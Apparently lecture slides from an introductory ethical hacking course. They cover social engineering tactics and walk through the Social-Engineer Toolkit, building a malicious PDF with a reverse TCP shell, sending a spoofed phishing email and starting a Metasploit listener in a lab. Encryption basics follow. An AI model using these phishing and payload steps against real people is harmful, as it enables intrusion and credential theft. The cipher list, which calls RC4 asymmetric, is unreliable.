

INTRO TO ETHICAL HACKING
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Tonight's Plan

- Social Engineering
- Social Engineering Toolkit
- Encryption
- Encoding
- Next Week

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Social Engineering

- Definition
 - Getting people to do what you want
- Alternatively
 - Psychological manipulation of people into performing actions or divulging confidential information. - wikipedia.org
 - Or
 - Social engineering exploits people's emotions and their desire to help others - malware.wikia.com

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Attitude

- ☐ Confidence
 - Act like you belong there
- ☐ Friendliness
 - Make people want to help you
- ☐ Appearance
 - Dress for the part



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Categories

- ☐ Can take a number of forms
 - Pretexting
 - Phishing
 - Spear Phishing
 - Vishing
 - Tailgating
 - Quid Pro Quo
 - Baiting
 - Diversion Theft



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Pretexting

- ☐ Inventing a scenario
 - Do some recon
 - ☐ Speak the language
 - ☐ Impersonate someone who should be there
 - ☐ Give information outsider would not have
 - Legitimate name of supervisor or department
 - Reference correct office location
 - Project name or internal initiative
 - ☐ Pretend to be police, FBI, TSA, or Homeland Security
 - Note: this is a crime all by itself



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Phishing




- Email
 - Again, starts with Recon
 - Send legitimate looking email
 - Request verification of information and warn of consequences for non-compliance
 - Link to fraudulent web site
 - Note: Larger organizations pay for monitoring services to catch this

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Meet Your Dean?



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Spear Phishing

- Similar to phishing, but much more targeted
 - Heavy recon
 - Identify just the right target or targets
 - Executive
 - IT Admins
 - Accounts payable
 - Create content very specific to Target(s)

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Phishing and Spear Phishing

- Often used to deliver malware
 - Tempting attachments:
 - New bonus plan
 - Layoff list
 - Memorial notice for recently passed employee
 - Web sites that deliver promised content
 - But infect browser

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Vishing

- Similar to phishing, but by phone or fraudulent IVR
- VOIP can be used to falsify source phone number (Caller ID Spoofing)
- Swatting - Initiating a police raid



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Tailgating

- May or May Not be Social Engineering
 - People feel a need to "Hold the door"
 - Especially problematic in the south eastern US
- Even man traps and roto-gates can be gotten around
 - Show up with large packages or boxes
 - Ask security for help



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Quid Pro Quo

- Call into company claiming to be Tech Support
 - May take a number of calls
 - Eventually you will hit someone that actually called for support
 - Help them (Sort of)
 - They'll follow your directions
 - Type commands
 - Download software
 - Provide data

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Baiting

- Spread USBs around parking lots
- Mail official looking CDs
- Send a token desk toy (with WiFi repeater installed)
- Replacement mouse (with malware preloaded)
- MP3 player



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Diversion Theft

- Fake ATM
- Intercept delivery man
- "Borrow" a FedEx or UPS truck and make a pickup

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Dumpster Diving

- ❑ More of a recon technique than actual Social Engineering
- ❑ Gold Standards of Dumpster Diving
 - Yellow Sticky
 - Hand written notes



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Note on "Hands On"

- ❑ The tools covered (Kali, nmap, and Metasploit) along with what will be covered (WebGoat with Interception proxy) allow each student to work through all examples and many more in a safe environment within VMWare
- ❑ This gives you the best chance of getting comfortable with these tools
- ❑ To get the best value out of the material you need to "play" with them, try things, see what works and what doesn't.

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Social Engineer Toolkit


- ❑ Social Engineering Toolkit or SET was developed by the same group that built Metasploit
- ❑ SET provides a suite of tools specifically for performing social engineering attacks including:
 - Spear Phishing
 - Infectious Media
 - And More
- ❑ It is pre-installed on Kali



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Finding SET in Kali



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Exploring SET

- ❑ Many feature of SET are turned off by default
- ❑ To activate desired feature you will need to manually edit the set_config file found under /usr/share/set/config
- ❑ To Launch: Kali Linux -> Exploitation Tools -> Social Engineering Toolkit -> setoolkit
- ❑ The first time you launch SET you will see this:

```
The Social Engineer Toolkit is designed purely for good and not evil. If you are
planning on using this tool for malicious purposes that are not authorized by t
he company you are performing assessments for, you are violating the terms of se
rvice and license of this toolset. By hitting yes (only one time), you agree to
the terms of service and that you will only use this tool for lawful purposes on
ly.
Do you agree to the terms of service [y/n]: y
```

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Updating SET

- ❑ To get the latest update of set, enter the following from a terminal in Kali:

```
root@testkali:~# rm -rf /usr/share/set/ && git clone https://github.com/trustedsec/social-engineer-toolkit/ /usr/share/set
```

- ❑ This removes all files and folder associated with SET and replaces them with a fresh copy. Executed correctly should give the following:

```
Cloning into '/usr/share/set'...
remote: Counting objects: 60217, done.
remote: Compressing objects: 100% (189/189), done.
remote: Total 60217 (delta 104), reused 0 (delta 0)
Receiving objects: 100% (60217/60217), 110.72 MiB | 1.40 MiB/s, done.
Resolving deltas: 100% (38805/38805), done.
root@testkali:~#
```

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More on Updating

- You can also get “bleeding Edge” updates with the following

```
root@kali:~# echo deb http://repo.kali.org/kali kali-bleeding-edge main >> /etc/apt/sources.list
root@kali:~# apt-get update && apt-get upgrade
```

- Note: This may cause some instabilities and may force you to “Troubleshoot” some of the software. Hint: Take a snapshot first.

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Initial Options

- If you have not edited the set_config file you will see the following options:

```
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com

Select from the menu:
1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit

set>
```

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Drilling Down

- Under “Social-Engineering Attacks”

```
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.

set>
```

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Drilling Down

Under "Fast-Track Penetration Testing"

```

Welcome to the Social-Engineer Toolkit - Fast-Track Penetration Testing platform
. These attack vectors
have a series of exploits and automation aspects to assist in the art of penetra
tion testing. SET
now incorporates the attack vectors leveraged in Fast-Track. All of these attack
vectors have been
completely rewritten and customized from scratch as to improve functionality and
capabilities.

1) Microsoft SQL Bruter
2) Custom Exploits
3) SCM Attack Vector
4) Dell DRAC/Chassis Default Checker
5) RID_ENUM - User Enumeration Attack
6) PSEXEC Powershell Injection

99) Return to Main Menu

set:fasttrack
  
```

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Drilling Down

Under "Third Party Modules"

```

[-] Social-Engineer Toolkit Third Party Modules menu.
[-] Please read the readme/modules.txt for information on how to create your o
wn modules.

1. RATTE (Remote Administration Tool Tommy Edition) Create Payload only. Read
the readme/RATTE-Readme.txt first
2. RATTE Java Applet Attack (Remote Administration Tool Tommy Edition) - Read
the readme/RATTE_README.txt first

99. Return to the previous menu

set:modules
  
```

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Walk Through of Attack

We will start back at the main menu for SET

```

Terminal
File Edit View Search Terminal Help
[---] Follow me on Twitter: @lackingdave [---]
[---] Homepage: https://www.trustedsec.com [---]

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5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1
  
```

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Walk Through of Attack

☐ Select Option 1 for Spear-Phishing

```

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Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.

set> 1
    
```

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Walk Through of Attack

☐ Select Option 1 for a Mass Email Attack

```

Terminal
File Edit View Search Terminal Help
10) Third Party Modules
99) Return back to the main menu.

set> 1

The Spearphishing module allows you to specially craft email messages and send them to a large (or small) number of people with attached fileformat malicious payloads. If you want to spoof your email address, be sure "Sendmail" is installed (apt-get install sendmail) and change the config/set_config SENDMAIL=OF flag to SENDMAIL=ON.

There are two options, one is getting your feet wet and letting SET do everything for you (option 1), the second is to create your own FileFormat payload and use it in your own attack. Either way, good luck and enjoy!

1) Perform a Mass Email Attack
2) Create a FileFormat Payload
3) Create a Social-Engineering Template
99) Return to Main Menu

set::@b15b1n3>1
    
```

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Walk Through of Attack

☐ Select Option 12 for PDF embedded EXE

```

Terminal
File Edit View Search Terminal Help
1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
2) SET Custom Written Document UNC LM SMB Capture Attack
3) MS14-017 Microsoft Word RTF Object Confusion (2014-04-01)
4) Microsoft Windows CreateSizedIBSECTION Stack Buffer Overflow
5) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
6) Adobe Flash Player "Button" Remote Code Execution
7) Adobe CoolType SING Table "uniqueName" Overflow
8) Adobe Flash Player "newfunction" Invalid Pointer Use
9) Adobe Collab.collectEmailInfo Buffer Overflow
10) Adobe Collab.getIcon Buffer Overflow
11) Adobe JBIG2Decode Memory Corruption Exploit
12) Adobe PDF Embedded EXE Social Engineering (MS2)
13) Adobe util.printf() Buffer Overflow
14) Custom EXE to VBA (sent via RAR) (RAR required)
15) Adobe USD CLDPProgressiveMeshDeclaration Array Overrun
16) Adobe PDF Embedded EXE Social Engineering (MS2)
17) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
18) Apple QuickTime PICT PnSize Buffer Overflow
19) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
20) Adobe Reader USD Memory Corruption Vulnerability
21) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

set::pa12@w3>12
    
```

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Walk Through of Attack

Select Option 2 for Built-in PDF

```

Terminal
File Edit View Search Terminal Help
9) Adobe Collab.collectEmailInfo Buffer Overflow
10) Adobe Collab.getIcon Buffer Overflow
11) Adobe JBIG2Decode Memory Corruption Exploit
12) Adobe PDF Embedded EXE Social Engineering
13) Adobe util.printf() Buffer Overflow
14) Custom EXE to VBA (sent via RAR) (RAR required)
15) Adobe USD dLDDProgressiveMeshDeclaration Array Overrun
16) Adobe PDF Embedded EXE Social Engineering (NOJS)
17) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
18) Apple QuickTime PICT PnSize Buffer Overflow
19) Nuance PDF Reader vs.8 Launch Stack Buffer Overflow
20) Adobe Reader USD Memory Corruption Vulnerability
21) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

set:payloads>12

[-] Default payload creation selected. SET will generate a normal PDF with embedded EXE.

1. Use your own PDF for attack
2. Use built-in BLANK PDF for attack

set:payloads>2

```

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Walk Through of Attack

Select Payload 1

```

Terminal
File Edit View Search Terminal Help
[-] Default payload creation selected. SET will generate a normal PDF with embedded EXE.

1. Use your own PDF for attack
2. Use built-in BLANK PDF for attack

set:payloads>2

1) Windows Reverse TCP Shell      Spawn a command shell on victim and send back to attacker
2) Windows Meterpreter Reverse_TCP  Spawn a meterpreter shell on victim and send back to attacker
3) Windows Reverse VNC DLL         Spawn a VNC server on victim and send back to attacker
4) Windows Reverse TCP Shell (x64) Windows X64 Command Shell, Reverse TCP Inline
5) Windows Meterpreter Reverse_TCP (X64) Connect back to the attacker (Windows x64), Meterpreter
6) Windows Shell Bind_TCP (X64)    Execute payload and create an accepting port on remote system
7) Windows Meterpreter Reverse HTTPS Tunnel communication over HTTP using SSL and use Meterpreter

set:payloads>1

```

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Walk Through of Attack

Add an IP Address to listen on

```

Terminal
File Edit View Search Terminal Help
1. Use your own PDF for attack
2. Use built-in BLANK PDF for attack

set:payloads>2

1) Windows Reverse TCP Shell      Spawn a command shell on victim and send back to attacker
2) Windows Meterpreter Reverse_TCP  Spawn a meterpreter shell on victim and send back to attacker
3) Windows Reverse VNC DLL         Spawn a VNC server on victim and send back to attacker
4) Windows Reverse TCP Shell (x64) Windows X64 Command Shell, Reverse TCP Inline
5) Windows Meterpreter Reverse_TCP (X64) Connect back to the attacker (Windows x64), Meterpreter
6) Windows Shell Bind_TCP (X64)    Execute payload and create an accepting port on remote system
7) Windows Meterpreter Reverse HTTPS Tunnel communication over HTTP using SSL and use Meterpreter

set:payloads>1
set> IP address for the payload listener: 192.168.241.137

```

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- Select a port (Defaults to 443)

```

Terminal
File Edit View Search Terminal Help

1. Use your own PDF for attack
2. Use built-in BLANK PDF for attack

set:payloads>2

1) Windows Reverse TCP Shell      Spawn a command shell on victim and
send back to attacker
2) Windows Meterpreter Reverse_TCP  Spawn a meterpreter shell on victim
and send back to attacker
3) Windows Reverse VNC_DLL         Spawn a VNC server on victim and se
nd back to attacker
4) Windows Reverse TCP Shell (x64)  Windows X64 Command Shell, Reverse
TCP Inline
5) Windows Meterpreter Reverse_TCP (X64) Connect back to the attacker (Wind
ows x64), Meterpreter
6) Windows Shell Bind_TCP (X64)     Execute payload and create an accep
ting port on remote system
7) Windows Meterpreter Reverse HTTPS Tunnel communication over HTTP usin
g SSL and use Meterpreter

set:payloads>1
set: IP address for the payload listener: 192.168.241.137
set:payloads> Port to connect back on [443]:88
    
```

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Walk Through of Attack

- Select Option 1 to keep file name

```

Terminal
File Edit View Search Terminal Help

ting port on Remote system
7) Windows Meterpreter Reverse HTTPS Tunnel communication over HTTP usin
g SSL and use Meterpreter

set:payloads>1
set: IP address for the payload listener: 192.168.241.137
set:payloads> Port to connect back on [443]:88
set:payloads> Generating fileformat exploit...
[*] Payload creation complete.
[*] All payloads get sent to the /root/.set/template.pdf_directory
[-] As an added bonus, use the file-format creator in SET to create your attach
ment.

Right now the attachment will be imported with filename of 'template.whatever'

Do you want to rename the file?
example Enter the new filename: moo.pdf

1. Keep the filename, I don't care.
2. Rename the file, I want to be cool.

set:phishing>
    
```

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- Select Option 1 for a single Email address

```

Terminal
File Edit View Search Terminal Help

example Enter the new filename: moo.pdf

1. Keep the filename, I don't care.
2. Rename the file, I want to be cool.

set:phishing>
[*] Keeping the filename and moving on.

Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.

What do you want to do:

1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer

99. Return to main menu.

set:phishing>
    
```

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Walk Through of Attack

- Select Option 1 for a Pre-Defined template

```

Terminal
File Edit View Search Terminal Help

Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.

What do you want to do:

1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer
99. Return to main menu.

set:phishing>

Do you want to use a predefined template or craft
a one time email template.

1. Pre-Defined Template
2. One-Time Use Email Template

set:phishing>

```

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- Select Option 1 for the first template

```

Terminal
File Edit View Search Terminal Help

99. Return to main menu.

set:phishing>

Do you want to use a predefined template or craft
a one time email template.

1. Pre-Defined Template
2. One-Time Use Email Template

set:phishing>

[-] Available templates:
1: Have you seen this?
2: Dan Brown's Angels & Demons
3: Baby Pics
4: Computer Issue
5: How long has it been?
6: Strange internet usage from your computer
7: Order Confirmation
8: Status Report
9: WAAAAA!!!!!!!!!!!! This is crazy...
10: New Update

set:phishing>

```

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- Enter an Email Address (Mine)

```

Terminal
File Edit View Search Terminal Help

99. Return to main menu.

set:phishing>

Do you want to use a predefined template or craft
a one time email template.

1. Pre-Defined Template
2. One-Time Use Email Template

set:phishing>

[-] Available templates:
1: Have you seen this?
2: Dan Brown's Angels & Demons
3: Baby Pics
4: Computer Issue
5: How long has it been?
6: Strange internet usage from your computer
7: Order Confirmation
8: Status Report
9: WAAAAA!!!!!!!!!!!! This is crazy...
10: New Update

set:phishing>
set:phishing> Send email to:wmackey@lee.org

```

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- Select Option 2 for my own server

```

Terminal
File Edit View Search Terminal Help
a one time email template.
1. Pre-Defined Template
2. One-Time Use Email Template

sat:phishing>
[-] Available templates:
1: Have you seen this?
2: Dan Brown's Angels & Demons
3: Baby Pics
4: Computer Issue
5: How long has it been?
6: Strange internet usage from your computer
7: Order Confirmation
8: Status Report
9: WAAAAA!!!!!!!!!!!! This is crazy...
10: New Update
sat:phishing>
sat:phishing> Send email to:wmackey@ieee.org
1. Use a gmail Account for your email attack.
2. Use your own server or open relay

sat:phishing>2
  
```

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- Enter a "From" address

```

Terminal
File Edit View Search Terminal Help
1. Pre-Defined Template
2. One-Time Use Email Template

sat:phishing>
[-] Available templates:
1: Have you seen this?
2: Dan Brown's Angels & Demons
3: Baby Pics
4: Computer Issue
5: How long has it been?
6: Strange internet usage from your computer
7: Order Confirmation
8: Status Report
9: WAAAAA!!!!!!!!!!!! This is crazy...
10: New Update
sat:phishing>
sat:phishing> Send email to:wmackey@ieee.org
1. Use a gmail Account for your email attack.
2. Use your own server or open relay

sat:phishing>2
sat:phishing> From address (ex: moo@example.com):fake@fake1234.com
  
```

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- Enter a Name

```

Terminal
File Edit View Search Terminal Help
1. Pre-Defined Template
2. One-Time Use Email Template

sat:phishing>
[-] Available templates:
1: Have you seen this?
2: Dan Brown's Angels & Demons
3: Baby Pics
4: Computer Issue
5: How long has it been?
6: Strange internet usage from your computer
7: Order Confirmation
8: Status Report
9: WAAAAA!!!!!!!!!!!! This is crazy...
10: New Update
sat:phishing>
sat:phishing> Send email to:wmackey@ieee.org
1. Use a gmail Account for your email attack.
2. Use your own server or open relay

sat:phishing>2
sat:phishing> From address (ex: moo@example.com):fake@fake1234.com
sat:phishing> The FROM NAME user will see: :Fake
  
```

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Enter Mail server information (Consolidated)

```

Terminal
File Edit View Search Terminal Help
1: Have you seen this?
2: Dan Brown's Angels & Demons
3: Baby Pics
4: Computer Issue
5: How long has it been?
6: Strange internet usage from your computer
7: Order Confirmation
8: Status Report
9: WAAAAA!!!!!!!!!!!! This is crazy...
10: New Update
set:phishing>1
set:phishing> Send email to:wmackey@ieee.org
1. Use a gmail Account for your email attack.
2. Use your own server or open relay
set:phishing>2
set:phishing> From address (ex: moo@example.com):fake@fake1234.com
set:phishing> The FROM NAME user will see: :Fake
set:phishing> Username for open-relay [blank]:
set:phishing> Password for open-relay [blank]:
set:phishing> SMTP email server address (ex. smtp.youremailserveryouown.com):smtp
p.myfakeemailserver1234.com
set:phishing> Port number for the SMTP server [25]:

```

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Launch Metasploit and setup listener

```

Terminal
File Edit View Search Terminal Help
5: How long has it been?
6: Strange internet usage from your computer
7: Order Confirmation
8: Status Report
9: WAAAAA!!!!!!!!!!!! This is crazy...
10: New Update
set:phishing>1
set:phishing> Send email to:wmackey@ieee.org
1. Use a gmail Account for your email attack.
2. Use your own server or open relay
set:phishing>2
set:phishing> From address (ex: moo@example.com):fake@fake1234.com
set:phishing> The FROM NAME user will see: :Fake
set:phishing> Username for open-relay [blank]:
set:phishing> Password for open-relay [blank]:
set:phishing> SMTP email server address (ex. smtp.youremailserveryouown.com):smtp
p.myfakeemailserver1234.com
set:phishing> Port number for the SMTP server [25]:
set:phishing> Flag this message/s as high priority? [yes/no]:Y
[*] Unable to connect to mail server. Try again (Internet issues?)
[*] SET has finished delivering the emails
set:phishing> Setup a listener [yes/no]:

```

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Will look like this for a bit

```

Terminal
File Edit View Search Terminal Help
6: Strange internet usage from your computer
7: Order Confirmation
8: Status Report
9: WAAAAA!!!!!!!!!!!! This is crazy...
10: New Update
set:phishing>1
set:phishing> Send email to:wmackey@ieee.org
1. Use a gmail Account for your email attack.
2. Use your own server or open relay
set:phishing>2
set:phishing> From address (ex: moo@example.com):fake@fake1234.com
set:phishing> The FROM NAME user will see: :Fake
set:phishing> Username for open-relay [blank]:
set:phishing> Password for open-relay [blank]:
set:phishing> SMTP email server address (ex. smtp.youremailserveryouown.com):smtp
p.myfakeemailserver1234.com
set:phishing> Port number for the SMTP server [25]:
set:phishing> Flag this message/s as high priority? [yes/no]:Y
[*] Unable to connect to mail server. Try again (Internet issues?)
[*] SET has finished delivering the emails
set:phishing> Setup a listener [yes/no]:y
[*] Starting the Metasploit Framework console...

```

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□ Eventually

```

Terminal
File Edit View Search Terminal Help

=| metasploit v4.11.0-2015011401 [core:4.11.0.pre.2015011401 api:1.0.0]
+ -- --| 1987 exploits - 781 auxiliary - 223 post
+ -- --| 356 payloads - 57 encoders - 8 nops
+ -- --| Free Metasploit Pro trial: http://r-7.co/trymsp ]

[*] Processing /root/.set/meta_config for ERB directives.
resource (/root/.set/meta_config) > use exploit/multi/handler
resource (/root/.set/meta_config) > set PAYLOAD windows/shell_reverse_tcp
PAYLOAD => windows/shell_reverse_tcp
resource (/root/.set/meta_config) > set LHOST 192.168.241.137
LHOST => 192.168.241.137
resource (/root/.set/meta_config) > set LPORT 80
LPORT => 80
resource (/root/.set/meta_config) > set ENCODING shikata_ga_nai
ENCODING => shikata_ga_nai
resource (/root/.set/meta_config) > set ExitOnSession false
ExitOnSession => false
resource (/root/.set/meta_config) > exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started reverse handler on 192.168.241.137:80
[*] Starting the payload handler...

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Walk Through of Attack

- At this point, Metasploit is listening for the packet coming from your victim once the attempt to open the attachment

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Other Choices

- You could clone a web site and set up your own copy hosting malicious attacks
- You could clone a web site and just harvest credentials from unsuspecting visitors
- You could use the mass e-mailer to “invite” victims to visit your freshly cloned site
- You could build a link that shows a legitimate url when the mouse hovers over the link, but replaces the page with yours once clicked

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Fast-Track

- ▣ If you have the Metasploit book, you may see reference to a separate tool called Fast-Track
- ▣ Fast-Track was rolled in to SET under “Fast-Track Penetration Testing”

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Wrapping Up SET

- ▣ Be careful. You could easily escape the boundary of your test systems
- ▣ I covered this area so you would see what was available and how it interfaces to Metasploit

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Encryption (Short Version)

- ▣ Couple of points up front
 - Real “Standards based” encryption is hard to break 😞
 - Proprietary encryption is usually not as hard to break 😊
 - When encryption is broken, it is usually the implementation, not the cypher suite that is broken
 - ▣ Example: WEP and RC4
 - Regardless of encryption, the computer has to decrypt the data to act on it. Therefore, clear text data is in memory
 - Also true of browsers, browser must decrypt to act

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Encryption (Short Version)

- ❑ One exception to clear text in memory
- ❑ Homomorphic Encryption
 - Computations carried out on ciphertext
 - Result is also encrypted
- ❑ Problem:
 - Very resource intensive
 - Not fast enough for practical use (yet)

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Terms



- ❑ Algorithm - Mathematical rules used to encrypt and decrypt
- ❑ Ciphertext - The encrypted data
- ❑ Encipher - Encrypting
- ❑ Decipher - Decrypting
- ❑ Key - Sequence of bits and instruction that governs encryption and decryption
- ❑ Plaintext - Unencrypted data

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Symmetric vs Asymmetric

- ❑ **Symmetric - Both parties use the same key** 
 - Anyone with a key can encrypt and decrypt
 - Relatively fast, less intensive to use
- ❑ **Asymmetric - Keys linked mathematically, but cannot be derived from each other**
 - What one key encrypts, the other key decrypts
 - Works both ways
 - Also known as a key pair and associated with PKI or public key encryption 
 - Relatively slow, resource intensive

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Stream and Block Ciphers

- Block Ciphers
 - Data is broken in to blocks
 - Blocks are encrypted/decrypted individually
- Stream Cipher
 - Message is not broken up
 - Encrypted/decrypted one bit at a time

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Types of Symmetric Systems

- DES
- 3DES
- AES or Advanced Encryption Standard
- Blowfish

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Types of Asymmetric Ciphers

- RC4
- RSA
- El Gamal
- ECC or Elliptic Curve Cryptosystems

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Public Key Encryption

- A “Hybrid” encryption method
- Symmetric key is used to perform bulk encryption/decryption of data
- Asymmetric keys are used to pass the symmetric key securely

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Session Keys

- Basically just a secret key that is only used for one session between users (or systems) and is then disposed of.

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Public Key Infrastructure (PKI)

- Comprehensive process including:
 - Programs
 - Data formats
 - Procedures
 - Protocols
 - Policies
 - Mechanisms
- All working together to secure communications

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Certificate Authority


- Certificate Authority (CA)
 - Issues public keys
 - Verifies you are who you say you are and provides certificate to prove it that can only come from a secret key you possess
- Registration Authority (RA)
 - Performs registration activities for a CA

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One Way Function or Hashing

- Provides for message integrity
- Mathematical value calculated from data that cannot be reversed
 - Sender and receiver can both calculate the value and verify that the data sent is the data received



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Digital Signature

- Encrypted hash value
 - Data sent is data received
 - Data can only have come from someone with the appropriate key(s)

Encrypted	Confidentiality
Hashed	Integrity
Digitally signed	Authentication and Integrity
Encrypted and Digitally Signed	Confidentiality, Authentication, and Integrity

- Reference: CISSP Certification, Shon Harris

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The Unbreakable Code

- ❑ Only one cipher is truly unbreakable
- ❑ One-Time Pad
 - Each pad is only used once
 - Pad is XORd against cleartext data
 - Ciphertext is XORd against pad at receiver
- ❑ Generally not used due to difficulty in distributing non-recurring pads

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Rules for Key Management

- ❑ Longer keys are better
- ❑ Keys need to be protected
- ❑ Keys should be extremely random and use full spectrum of keyspace

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Encoding

- ❑ Encoding is **NOT** encrypting
- ❑ Perfect example: Base64 encoding
 - Well known
 - Reversible
 - Provide limited obfuscation
- ❑ Other examples
 - Morse code
 - ASCII
 - UTF-8, 16, 32
 - EBCDIC
 - Unicode

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Why we care about Encoding

- Often used incorrectly as a substitute for encryption
- Some “proprietary” encryption systems were nothing more than Base64 or Base64 with character substitution
 - Even if you don’t recognize the encoding it is easily “cracked” with frequency analysis

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Encoding and Web Attacks

- We will see this again when we cover Web applications and intercepting proxies
 - Base64 encoding is often used as an obfuscation technique

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Blockchain



- Distributed Ledger
 - All parties have a copy
 - Data can be added and is replicated across all copies
 - Data cannot be modified or deleted
- Benefits
 - Distributed
 - Lower transaction costs
 - Faster transaction times
 - Transparency & accountability & integrity
 - Usage information and traceability
 - Data security through encryption

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Next Week

- Malware

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